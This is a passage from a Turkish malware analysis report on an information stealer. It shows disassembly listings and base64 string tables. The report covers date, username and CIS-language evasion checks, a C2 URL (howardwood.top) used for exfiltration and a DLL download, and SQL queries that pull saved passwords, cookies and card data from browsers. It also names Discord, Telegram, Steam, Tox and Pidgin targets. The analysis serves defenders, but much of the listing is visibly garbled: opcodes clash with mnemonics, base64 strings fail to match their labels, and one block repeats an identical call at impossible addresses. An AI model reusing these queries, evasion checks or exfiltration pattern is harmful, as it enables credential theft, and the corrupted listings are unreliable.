RGlzcGxheVZlcnNpb24=	DisplayVersion
TmV0d29yayBJbmZvOg==	Network Info:
CS0gSVA6IEIQPw==	- IP: IP?
CS0gQ291bnRyeTogSVNPPw==	- Country: ISO?
U3lzdGVtIFN1bW1hcnk6	System Summary:
CS0gVXNlck5hbWU6IA==	- UserName:
CS0gQ29tcHV0ZXlzMmFtZTog	- Computer Name:
CS0gTGFuZ3VhZ2U6IA==	- Language:
CS0gTGFwdG9wOiA=	- Laptop:
CS0gQ1BVOiA=	- CPU:
CS0gVGhyZWFKczog	- Threads:
CS0gQ29yZXNM6IA==	- Cores:
CS0gUkFNOiA=	- RAM:
CS0gRGlzcGxheSBSZXNvbHV0aW9uOiA=	- Display Resolution:
CS0gR1BVOg==	- GPU:
VXNlciBBZ2VudHM6	User Agents:
SW5zdGFsbGVkIEFwcHM6	Installed Apps:
QWxsIFVzZXJzOg==	All Users:
JURFU0tUT1AI	%DESKTOP%
JUFQUERBVEEI	%APPDATA%
JUxPQ0FMQVBQREFUQSU=	%LOCALAPPDATA%
JVVTRVJQUk9GSUxFJQ==	%USERPROFILE%
JURPQ1VNRU5UUyU=	%DOCUMENTS%
JVBST0dSQU1GSUxFUyU=	%PROGRAMFILES%
XGRpc2NvcnRc	\discord\
\Local Storage\leveldb\CURRENT	\Local Storage\leveldb
XFRlbgVncmFtIERlc2t0b3Bc	\Telegram Desktop\
a2V5X2RhdGFz	key_dats
VGVsZWdyYW0=	Telegram

00AC03BD	50	push eax	
00AC03BE	8B0D 583CC00	mov ecx, dword ptr ds:[CC8358]	00CC8358:&"%hu/%hu/%hu"
00AC03C4	51	push ecx	[ebp-3C]: "26/10/2023"
00AC03C5	8D55 C4	lea ecx, dword ptr ss:[ebp-3C]	
00AC03C8	52	push edx	
00AC03C9	E8 92FEFFFF	call a9a5b67.AC0260	
00AC03CE	83C4 04	add esp, 4	
00AC03D1	8BC8	mov ecx, eax	
00AC03D3	E8 A82F0000	call a9a5b67.AC3380	
00AC03D8	50	push eax	
00AC03D9	FF15 CC87CC00	call dword ptr ds:[<&sscanf>]	
00AC03DF	83C4 14	add esp, 14	
00AC03E2	8D4D C4	lea ecx, dword ptr ss:[ebp-3C]	[ebp-3C]: "26/10/2023"
00AC03E5	E8 C62C0000	call a9a5b67.AC3080	
00AC03EA	8D45 F0	lea eax, dword ptr ss:[ebp-10]	
00AC03EE	50	push eax	
00AC03F1	8D4D E0	lea ecx, dword ptr ss:[ebp-20]	
00AC03F2	51	push ecx	
00AC03F3	FF15 4887CC00	call dword ptr ds:[<&SystemTimeToFileTime>]	
00AC03F8	8D55 F8	lea ecx, dword ptr ss:[ebp-8]	
00AC03FB	52	push edx	
00AC03FC	8D45 D0	lea eax, dword ptr ss:[ebp-30]	
00AC03FF	50	push eax	
00AC0400	FF15 4887CC00	call dword ptr ds:[<&SystemTimeToFileTime>]	
00AC0406	8B4D F4	mov ecx, dword ptr ss:[ebp-C]	
00AC0409	3B4D FC	cmp ecx, dword ptr ss:[ebp-4]	
00AC0417	72 12	jbe a9a5b67.AC0420	
00AC0418	77 08	ja a9a5b67.AC0418	
00AC0419	8B55 F0	mov edx, dword ptr ss:[ebp-10]	
00AC041A	8B55 F8	cmp edx, dword ptr ss:[ebp-8]	
00AC041B	76 08	jbe a9a5b67.AC0420	
00AC041C	6A 00	push 0	
00AC041D	FF15 1887CC00	call dword ptr ds:[<&ExitProcess>]	
00AC0420	8BE5	mov esp, ebp	
00AC0421	5D	pop ebp	

Şekil 23-Tarih Kontrolü

Zararlı yazılımın tarih kontrolü yaptığı gözlemlenmiştir. Bulunduğu bilgisayarın tarihi 26/10/2023 tarihinden ileri bir tarih ise ExitProcess ile program kapanmaktadır.

00AB1130	55	push ebp	
00AB1131	8BEC	mov ebp, esp	
00AB1132	A1 8884CC00	mov eax, dword ptr ds:[CC8488]	00CC8488:&"HAL9TH"
00AB1133	50	push eax	
00AB1139	E8 92F60000	call a9a5b67.AC07D0	
00AB113E	50	push eax	
00AB113F	E8 5C030100	call a9a5b67.AC14A0	
00AB1144	83C4 08	add esp, 8	
00AB1147	55C0	test eax, eax	
00AB1149	75 21	jne a9a5b67.AB116C	
00AB114B	8B0D 5085CC00	mov ecx, dword ptr ds:[CC8550]	00CC8550:&"JohnDoe"
00AB1151	51	push ecx	
00AB1152	E8 39F60000	call a9a5b67.AC0790	
00AB1157	50	push eax	
00AB1158	E8 43030100	call a9a5b67.AC14A0	
00AB115D	83C4 08	add esp, 8	
00AB1160	85C0	test eax, eax	
00AB1162	75 08	jne a9a5b67.AB116C	
00AB1164	50	push 0	
00AB1166	FF15 1887CC00	call dword ptr ds:[<&ExitProcess>]	
00AB116C	5D	pop ebp	

Şekil 24-Bilgisayar Adı Ve Kullanıcı Adı Kontrol

Zararlı yazılım bilgisayar adının "HAL9TH" ve Windows kullanıcısının "John Doe" olup olmadığına kontrol etmektedir. Eğer bu kontrol sağlanırsa zararlı yazılım hiçbir işlem yapmadan ExitProcess ile kendisini kapatmaktadır. Buradaki işlemin amacı zararlı yazılımın Windows Defender Emulator üzerinde çalışmasını önlemektir.

000001B0	55	push ebp	
000001B1	8BEC	mov ebp, esp	
000001B3	51	push ecx	
000001B4	FF15 0C872800	call dword ptr ds:[<&GetUserDefaultLangID>]	
000001B6	0FBC70	movzx eax, ax	
000001C0	8B4D FC	mov dword ptr [ebp-4], ecx	
000001C3	81E9 19040000	sub ecx, 19	
000001C5	8B4D FC	mov dword ptr [ebp-4], ecx	
000001C7	837D FC 2A	cmp dword ptr [ebp-4], 2A	
000001D0	74 41	je a9a5b67.80213	
000001D2	8B55 FC	mov edx, dword ptr [ebp-4]	
000001D5	0FB802 80000000	movzx eax, byte ptr ds:[<&h.0028>]	
000001D6	FF2489 80000000	jmp dword ptr ds:[<&eax-8028>]	
000001E3	6A 00	push 0	
000001E5	FF15 18872800	call dword ptr ds:[<&ExitProcess>]	
000001E8	EB 26	jmp a9a5b67.80213	
000001ED	6A 00	push 0	
000001EF	FF15 18872800	call dword ptr ds:[<&ExitProcess>]	
000001F7	6A 00	push 0	
000001F9	FF15 18872800	call dword ptr ds:[<&ExitProcess>]	
000001FF	EB 12	jmp a9a5b67.80213	
00000201	6A 00	push 0	
00000203	FF15 18872800	call dword ptr ds:[<&ExitProcess>]	
00000209	EB 08	push 0	
0000020B	6A 00	push 0	
0000020D	FF15 18872800	call dword ptr ds:[<&ExitProcess>]	
00000213	8BE5	mov esp, ebp	
00000216	C3	ret	
00000217	90	nop	
00000218	EB 01	jmp a9a5b67.80213	
0000021A	0B00	or byte ptr ds:[eax], al	
0000021C	EB	in eax, dx	
0000021D	0108	add dword ptr ds:[eax], ecx	
0000021E	EB	in eax, dx	

Şekil 25-Bölge Kontrolü

Zararlı yazılım Bağımsız Devletler Topluluğuna üye olan ülkeleri hedef almamaktadır. Bu ülkeler görüldüğü zaman zararlı yazılımın kendini ExitProcess ile kendini kapattığı görülmüştür.

Dil ID	Dil Etiketi	Konum
0x419	Ru-RU	Rusya
0x43F	kk-KZ	Kazakistan
0x443	Us-Latb-US	Özbekistan
0x82C	Az-Cyrl-AZ	Azerbeycan
0x423	Be-BY	Belarus

Tablo 4-Dil Kontrolü Yapılan Ülkeler

0007C83A	50	push eax	
0007C83B	83EC 0C	sub esp,C	
0007C83E	8BCC	mov ecx,esp	
0007C840	8B15 FC812800	mov edx,dword ptr ds:[2881FC]	002881FC:&"system_info.txt"
0007C846	52	push edx	
0007C847	E8 A4640000	call 89A5B67.82FF0	
0007C84C	83EC 50	sub esp,50	
0007C84F	8BCC	mov ecx,esp	
0007C851	8D45 08	lea eax,dword ptr ss:[ebp+8]	[ebp+8]: "http://howardwood.top/e9c345fc99a4e67e.php"
0007C854	50	push eax	
0007C855	E8 F64DFFFF	call 89A5B67.71950	

Şekil 27-Sistem Bilgilerini Kaydetmesi

Zararlı yazılımın sistem bilgilerini aldığı ve "system_info.txt" dosyasına kaydettiği ve C2 sunucusuna göndermeye çalıştığı görülmüştür.

Architecture	Network Info
IP	Country
System Summary	UserName
Computer Name	Local Time
UTC	Language
Keyboards	Laptop
Running Path	CPU
Cores	Threads
RAM	Display Resolution
GPU	User Agents
Installed Apps	All User
Current User	Process List

Tablo 5-Zararlı Yazılımın Aldığı Sistem Bilgileri

00ABFC35	83C4 50	add esp,50	
00ABFC38	8D8D 64CAFFFF	lea ecx,dword ptr ss:[ebp-359C]	[ebp-359C]:"http://howardwood.top/412a0310f85f16ad/sqlite3.dll"
00ABFC3E	E8 3D370000	call 89A5B67.AC3380	

Şekil 28-Sqlite3.dll ve SQLite Dll

Zararlı Yazılım bağlantı kurmaya çalıştığı Komuta Kontrol sunucusuna “sqlite3.dll” isimli dosyayı indirme isteği gönderdiği görülmüştür. Komuta Kontrol sunucusu kapalı olduğu için indirme işlemi yapamamıştır.

007D68F7	52	push edx	
007D68F8	6A FF	push FFFFFFFF	
007D68FA	A1 98809E00	mov eax,dword ptr ds:[9E8098]	009E8098:"SELECT origin_url, username_value, password_value FROM logins"
007D68FF	50	push eax	
007D6900	8E4D FC	mov ecx,dword ptr ss:[ebp-4]	
007D6903	51	push ecx	
007D6904	FF15 9C859E00	call dword ptr ds:[9E859C]	

Şekil 29-Zararlı Yazılımın Yaptığı Select Sorguları

Zararlı yazılımın istediği bilgileri aramak için kullandığı sorgular gözlemlenmiştir.

"SELECT origin_url, username_value, password_value FROM logins"
"SELECT HOST_KEY, is_httponly, path, is_secure, (expires_utc/1000000)-11644480800, name, encrypted_value from cookies"
"SELECT name, value FROM autofill"
"SELECT url FROM urls LIMIT 1000"
"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards"
"SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz_cookies"
"SELECT fieldname, value FROM moz_formhistory"
"SELECT url FROM moz_places LIMIT 1000"

Tablo 6-Zararlı Yazılımın Yaptığı Select Sorguları

007DB173	880D 10829E00	mov ecx,dword ptr ds:[9E8210]	009E8210:&"chrome"
007DB175	51	push ecx	
007DB17A	8B55 FC	mov edx,dword ptr ss:[ebp-4]	
007DB17D	68D2 30	imul edx,edx,30	
007DB180	8B45 64	mov eax,dword ptr ss:[ebp+64]	
007DB183	8D4C10 18	lea ecx,dword ptr ds:[eax+edx+18]	
007DB187	E8 F4810000	call 89A5B67.7E3380	

Şekil 30-Hedef Tarayıcılar

Zararlı yazılımın tarayıcılardakayıtlı bilgilere erişmeye çalıştığı gözlemlenmiştir.

Chrome
Firefox
Opera
OperaGX

Tablo 7-Hedef Tarayıcılar

00081851	8BEC	mov ebp,esp	
00081853	81EC E8030000	sub esp,3E8	
00081859	68 E8030000	push 3E8	
0008185E	8085 18FCFFFF	lea eax,dword ptr ss:[ebp-3E8]	
00081864	50	push eax	
00081865	E8 76FBFFFF	call a9a5b67.813E0	
0008186A	808D 18FCFFFF	lea ecx,dword ptr ss:[ebp-3E8]	
00081870	51	push ecx	
00081871	6A 00	push 0	
00081873	6A 00	push 0	
00081875	8B55 0C	mov edx,dword ptr ss:[ebp+C]	
00081878	52	push edx	
00081879	6A 00	push 0	
0008187B	FF15 80872800	call dword ptr ds:[&SHGetFolderPathA]	
00081881	8085 18FCFFFF	lea eax,dword ptr ss:[ebp-3E8]	
00081887	50	push eax	
00081888	8B4D 08	mov ecx,dword ptr ss:[ebp+8]	
0008188B	E8 60170000	call a9a5b67.82FF0	
00081890	8B45 08	mov eax,dword ptr ss:[ebp+8]	
00081893	8BE5	mov esp,ebp	
00081895	5D	pop ebp	
00081896	C9	ret	

eax:&"C:\\Users\\Balerion\\AppData\\Roaming"

eax:&"C:\\Users\\Balerion\\AppData\\Roaming"

[ebp+8]: "http://howardwood.top/e9c345fc99a4e67e.php"

[ebp+8]: "http://howardwood.top/e9c345fc99a4e67e.php"

Şekil 31-Kullanıcı Dosyaları

Zararlı yazılımın kullanıcı kayıt dosyalarının dosya yolunu aldığı görülmüştü.

0007DF9A	83C4 0C	add esp,C	
0007DF9D	8D4D FC	lea ecx,dword ptr ss:[ebp-4]	
0007DFA0	51	push ecx	
0007DFA1	68 19010200	push 20119	
0007DFA6	6A 00	push 0	
0007DFA8	8B15 24842800	mov edx,dword ptr ds:[288424]	
0007DFAE	52	push edx	
0007DFAF	68 01000080	push 80000001	
0007DFB4	FF15 08862800	call dword ptr ds:[&RegOpenKeyExA]	
0007DFB8	85C0	test eax,edx	
0007DFBC	75 20	jnz a9a5b67.7DFDE	
0007DFBE	8D45 F8	lea eax,dword ptr ss:[ebp-8]	
0007DFC1	50	push eax	
0007DFC2	8D8D F0DFFFF	lea ecx,dword ptr ss:[ebp-210]	
0007DFC5	51	push ecx	
0007DFC9	6A 00	push 0	
0007DFCB	6A 00	push 0	
0007DFCD	8B15 3C802800	mov edx,dword ptr ds:[28803C]	
0007DFD0	52	push edx	
0007DFD3	8B45 FC	mov eax,dword ptr ss:[ebp-4]	
0007DFD7	50	push eax	
0007DFD9	FF15 C0862800	call dword ptr ds:[&RegQueryValueExA]	
0007DFDE	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	

00288424:&"Software\\Valve\\Steam"

0028803C:&"SteamPath"

Şekil 32-Steam Dosyası

Zararlı yazılımın kayıt defterinde **Steam** uygulamasına ait vdf uzantılı dosyaları aradığı gözlemlenmiştir.

config.vdf	loginusers.vdf
DialogConfig.vdf	libraryfolder.vdf
DialogConfigOverlay*.vdf	

Tablo 8-Aranan Steam Dosyaları

Bilgileri "http://howardwood.top/e9c345fc99a4e67e.php" Komuta Kontrol Sunucusuna göndermeye çalışmıştır fakat sunucu kapalı olduğu için bilgileri göndermemiştir.

0007E67F	50	push eax	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\discord\\Local Storage\\leveldb\\CURRENT"
0007E680	FF15 98872800	CALL dword ptr ds:[eax+strcatb]	
0007E686	8080 E0FBFFFF	lea ecx, dword ptr ss:[ebp+420]	
0007E68C	51	push ecx	
0007E690	8095 E8FCFFFF	lea edx, dword ptr ss:[ebp+318]	
0007E693	52	push edx	
0007E694	FF15 98872800	CALL dword ptr ds:[eax+strcatb]	
0007E69A	A1 E8812800	mov ecx, dword ptr ds:[2881E8]	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\discord\\Local Storage\\leveldb\\CURRENT",
0007E69F	50	push eax	eax: "C:\\Users\\Balerion\\AppData\\Roaming\\discord\\Local Storage\\leveldb\\CURRENT",
0007E6A0	8080 E8FCFFFF	lea ecx, dword ptr ss:[ebp+318]	
0007E6A6	51	push ecx	
0007E6A7	FF15 98872800	CALL dword ptr ds:[eax+strcatb]	
0007E6AD	8095 E0FBFFFF	lea edx, dword ptr ss:[ebp+420]	
0007E6B3	52	push edx	
0007E6B4	8085 F0FDFFFF	lea eax, dword ptr ss:[ebp+210]	
0007E6BA	50	push eax	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\discord\\Local Storage\\leveldb\\CURRENT"
0007E6BB	FF15 98872800	CALL dword ptr ds:[eax+strcatb]	00288228: &"\\Local Storage\\leveldb"
0007E6C1	8B00 E8822800	mov ecx, dword ptr ds:[288228]	
0007E6C7	51	push ecx	
0007E6C8	8095 F0FDFFFF	lea ecx, dword ptr ss:[ebp+210]	
0007E6CE	52	push eax	
0007E6CF	FF15 98872800	CALL dword ptr ds:[eax+strcatb]	
0007E6D5	83EC 0C	sub esp, c	
0007E6D8	8BCC	mov ecx, esp	
0007E6DA	8085 E8FCFFFF	lea eax, dword ptr ss:[ebp+318]	
0007E6E0	50	push eax	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\discord\\Local Storage\\leveldb\\CURRENT"
0007E6E1	E8 0A490000	CALL 89A5B67.82FF0	

Şekil 33-Discord Verileri

0007E529	FF15 98872800	CALL dword ptr ds:[k&1strcatb]	00288190: &"\\Discord\\tokens.txt"
0007E52F	A1 90812800	mov eax, dword ptr ds:[288190]	

Şekil 34-Tokens

Zararlı yazılım **Discord** verilerine ve tokens'a eriştiği, bilgileri Komuta Kontrol sunucusuna göndermeye çalıştığı fakat sunucu kapalı olduğu için bilgileri gönderemediği görülmüştür.

0007EAD0	E8 602EFFFF	CALL 89A5B67.71950	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\Telegram Desktop\\", 00288310: &"Telegram"
0007EAE3	E8 78FCFFFF	CALL 89A5B67.7E760	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\Telegram Desktop\\", 002883D4: &"A92DAA6A6F991F2"
0007EAE8	83C4 60	add esp, 60	
0007EAEB	8B00 10832800	mov ecx, dword ptr ds:[288310]	
0007EAF1	51	push ecx	
0007EAF2	8B15 04832800	mov edx, dword ptr ds:[288304]	
0007EAF8	52	push edx	
0007EAF9	8085 FBFEFFFF	lea ecx, dword ptr ss:[ebp+108]	
0007EAFD	50	push eax	
0007EB00	68 23450800	push 89A5B67.84523	
0007EB05	83EC 50	sub esp, 50	
0007EB08	8BCC	mov ecx, esp	
0007EB0A	8055 08	lea ecx, dword ptr ss:[ebp+8]	[ebp+8]: "http://howardwood.top/e9c345fc99a4e67e.php"
0007EB0D	52	push ecx	
0007EB0E	E8 302EFFFF	CALL 89A5B67.71950	
0007EB13	E8 48FCFFFF	CALL 89A5B67.7E760	
0007EB18	83C4 60	add esp, 60	00288310: &"Telegram"
0007EB1B	A1 10832800	mov ecx, dword ptr ds:[288310]	
0007EB20	50	push eax	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\Telegram Desktop\\", 00288144: &"F8806D0C461824F"
0007EB21	8B00 44812800	mov ecx, dword ptr ds:[288144]	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\Telegram Desktop\\"
0007EB27	52	push ecx	
0007EB28	8095 FBFEFFFF	lea ecx, dword ptr ss:[ebp+108]	
0007EB2E	52	push edx	
0007EB2F	68 2A450800	push 89A5B67.8452A	
0007EB34	83EC 50	sub esp, 50	
0007EB37	8BCC	mov ecx, esp	
0007EB39	8045 08	lea ecx, dword ptr ss:[ebp+8]	[ebp+8]: "http://howardwood.top/e9c345fc99a4e67e.php"
0007EB3C	50	push eax	
0007EB3D	E8 0E2EFFFF	CALL 89A5B67.71950	
0007EB42	E8 19FCFFFF	CALL 89A5B67.7E760	
0007EB47	83C4 60	add esp, 60	
0007EB4A	68 04010000	push 1104	
0007EB4F	8080 FBFEFFFF	lea ecx, dword ptr ss:[ebp+108]	
0007EB55	51	push ecx	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\Telegram Desktop\\"
0007EB56	E8 85280000	CALL 89A5B67.613E0	

Şekil 35-Telegram

Zararlı yazılım **Telegram** verilerine eriştiği, bilgileri Komuta Kontrol sunucusuna göndermeye çalıştığı fakat sunucu kapalı olduğu için bilgileri gönderemediği görülmüştür.

0007EC0D	83EC 50	sub esp, 50	[ebp+8]: "http://howardwood.top/e9c345fc99a4e67e.php"
0007EC10	8BCC	mov ecx, esp	
0007EC12	8055 08	lea ecx, dword ptr ss:[ebp+8]	
0007EC15	52	push edx	
0007EC16	E8 3520FFFF	CALL 89A5B67.71950	
0007EC1B	E8 40FBFFFF	CALL 89A5B67.7E760	
0007EC20	83C4 60	add esp, 60	0028852C: &"Tox"
0007EC23	A1 E8822800	mov eax, dword ptr ds:[288228]	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\Tox\\", 00288410: &"*.ini"
0007EC28	50	push eax	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\Tox\\"
0007EC29	8B00 10842800	mov ecx, dword ptr ds:[288410]	
0007EC2F	51	push ecx	
0007EC30	8095 FBFEFFFF	lea ecx, dword ptr ss:[ebp+108]	
0007EC36	52	push edx	
0007EC37	68 2E450800	push 89A5B67.8452E	
0007EC3C	83EC 50	sub esp, 50	
0007EC3F	8BCC	mov ecx, esp	
0007EC41	8045 08	lea ecx, dword ptr ss:[ebp+8]	[ebp+8]: "http://howardwood.top/e9c345fc99a4e67e.php"
0007EC44	50	push eax	
0007EC45	E8 0620FFFF	CALL 89A5B67.71950	
0007EC4A	E8 11FBFFFF	CALL 89A5B67.7E760	
0007EC4F	83C4 60	add esp, 60	
0007EC52	68 04010000	push 1104	
0007EC57	8080 FBFEFFFF	lea ecx, dword ptr ss:[ebp+108]	
0007EC5D	51	push ecx	ecx: "C:\\Users\\Balerion\\AppData\\Roaming\\Tox\\"
0007EC5E	E8 7D270000	CALL 89A5B67.613E0	

Şekil 36-Tox


Zararlı yazılım **Tox** verilerine eriştiği, bilgileri Komuta Kontrol sunucusuna göndermeye çalıştığı fakat sunucu kapalı olduğu için bilgileri gönderemediği görülmüştür.

0007F913	E8 381F0000	CALL EB95B67.83890	
0007F918	83C4 08	add esp,8	
0007F91B	8BC8	mov ecx,eax	
0007F91D	E8 5E3A0000	CALL A9A5B67.83380	
0007F922	51	push ecx	
0007F923	8095 F8FEFFFF	lea edx,dword ptr ss:[ebp-108]	
0007F929	52	push edx	
0007F92A	FF15 98872800	CALL dword ptr ds:[&Istrcata]	
0007F930	8080 ECFEFFFF	lea ecx,dword ptr ss:[ebp-114]	
0007F936	E8 75370000	CALL A9A5B67.83080	
0007F938	A1 94802800	mov eax,dword ptr ds:[288094]	
0007F940	50	push eax	
0007F941	8080 F8FEFFFF	lea ecx,dword ptr ss:[ebp-108]	
0007F947	51	push ecx	
0007F948	FF15 98872800	CALL dword ptr ds:[&Istrcata]	
0007F94E	8815 6C802800	mov edx,dword ptr ds:[28806C]	
0007F954	52	push edx	
0007F955	A1 EC812800	mov eax,dword ptr ds:[2881EC]	
0007F95A	50	push eax	
0007F95B	8080 F8FEFFFF	lea ecx,dword ptr ss:[ebp-108]	
0007F961	51	push ecx	
0007F962	68 72460800	push A9A5B67.84673	
0007F967	83EC 50	sub esp,50	
0007F96A	8BCC	mov ecx,esp	
0007F96C	8055 08	lea edx,dword ptr ss:[ebp+8]	
0007F970	52	push edx	
0007F970	E8 DB1FFFFF	CALL A9A5B67.71950	
0007F975	E8 E6DFFFFF	CALL A9A5B67.7E760	
0007F97A	83C4 60	add esp,60	
0007F97D	68 04010000	push 104	
0007F983	8085 F8FEFFFF	lea ecx,dword ptr ss:[ebp-108]	
0007F988	50	push ecx	
0007F989	E8 521A0000	CALL A9A5B67.813E0	
0007F98E	804D 08	lea ecx,dword ptr ss:[ebp+8]	
0007F991	E8 6A060000	CALL A9A5B67.80000	
0007F996	8BE5	mov esp,ebp	
0007F998	5D	pop ebp	
0007F999	C3	ret	


Şekil 37-Pidgin

Zararlı yazılım **Pidgin** verilerine eriştiği, bilgileri Komuta Kontrol sunucusuna göndermeye çalıştığı fakat sunucu kapalı olduğu için bilgileri gönderemediği görülmüştür.


00A834CA	A3 2485CC00	mov dword ptr [00A834CA],eax	00C85241:"Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF041311D3B8BA0010482A6676\AC6C981\029ddhdhcnvctw\jcm920220xe8m2m1j2vwnk4wxe91d9avb2tcun3v2m1s2XNCT3V0B9vA1w5m2C1Q0Z9BQZMR EKHWGQJG4QTAWMTAQJ3BNJY3Ntw="
00A834CF	E8 385EAC00	CALL A9A5B67.83380	
00A834D4	E8 75370000	CALL A9A5B67.83080	
00A834D5	A1 94802800	mov dword ptr [00A834D5],eax	
00A834E6	E8 75370000	CALL A9A5B67.83080	
00A834E7	E8 75370000	CALL A9A5B67.83080	
00A834E8	E8 75370000	CALL A9A5B67.83080	
00A834E9	E8 75370000	CALL A9A5B67.83080	
00A834F0	8BCA 04	add esp,4	
00A834F1	E8 75370000	CALL A9A5B67.83080	
00A834F2	E8 75370000	CALL A9A5B67.83080	
00A834F3	E8 75370000	CALL A9A5B67.83080	
00A834F4	E8 75370000	CALL A9A5B67.83080	
00A834F5	E8 75370000	CALL A9A5B67.83080	
00A834F6	E8 75370000	CALL A9A5B67.83080	
00A834F7	E8 75370000	CALL A9A5B67.83080	
00A834F8	E8 75370000	CALL A9A5B67.83080	
00A834F9	E8 75370000	CALL A9A5B67.83080	
00A834FA	E8 75370000	CALL A9A5B67.83080	
00A834FB	E8 75370000	CALL A9A5B67.83080	
00A834FC	E8 75370000	CALL A9A5B67.83080	
00A834FD	E8 75370000	CALL A9A5B67.83080	
00A834FE	E8 75370000	CALL A9A5B67.83080	
00A834FF	E8 75370000	CALL A9A5B67.83080	
00A83500	E8 75370000	CALL A9A5B67.83080	
00A83501	E8 75370000	CALL A9A5B67.83080	
00A83502	E8 75370000	CALL A9A5B67.83080	
00A83503	E8 75370000	CALL A9A5B67.83080	
00A83504	E8 75370000	CALL A9A5B67.83080	
00A83505	E8 75370000	CALL A9A5B67.83080	
00A83506	E8 75370000	CALL A9A5B67.83080	
00A83507	E8 75370000	CALL A9A5B67.83080	
00A83508	E8 75370000	CALL A9A5B67.83080	
00A83509	E8 75370000	CALL A9A5B67.83080	
00A8350A	E8 75370000	CALL A9A5B67.83080	
00A8350B	E8 75370000	CALL A9A5B67.83080	
00A8350C	E8 75370000	CALL A9A5B67.83080	
00A8350D	E8 75370000	CALL A9A5B67.83080	
00A8350E	E8 75370000	CALL A9A5B67.83080	
00A8350F	E8 75370000	CALL A9A5B67.83080	
00A83510	E8 75370000	CALL A9A5B67.83080	
00A83511	E8 75370000	CALL A9A5B67.83080	
00A83512	E8 75370000	CALL A9A5B67.83080	
00A83513	E8 75370000	CALL A9A5B67.83080	
00A83514	E8 75370000	CALL A9A5B67.83080	
00A83515	E8 75370000	CALL A9A5B67.83080	
00A83516	E8 75370000	CALL A9A5B67.83080	
00A83517	E8 75370000	CALL A9A5B67.83080	
00A83518	E8 75370000	CALL A9A5B67.83080	
00A83519	E8 75370000	CALL A9A5B67.83080	
00A8351A	E8 75370000	CALL A9A5B67.83080	
00A8351B	E8 75370000	CALL A9A5B67.83080	
00A8351C	E8 75370000	CALL A9A5B67.83080	
00A8351D	E8 75370000	CALL A9A5B67.83080	
00A8351E	E8 75370000	CALL A9A5B67.83080	
00A8351F	E8 75370000	CALL A9A5B67.83080	
00A83520	E8 75370000	CALL A9A5B67.83080	
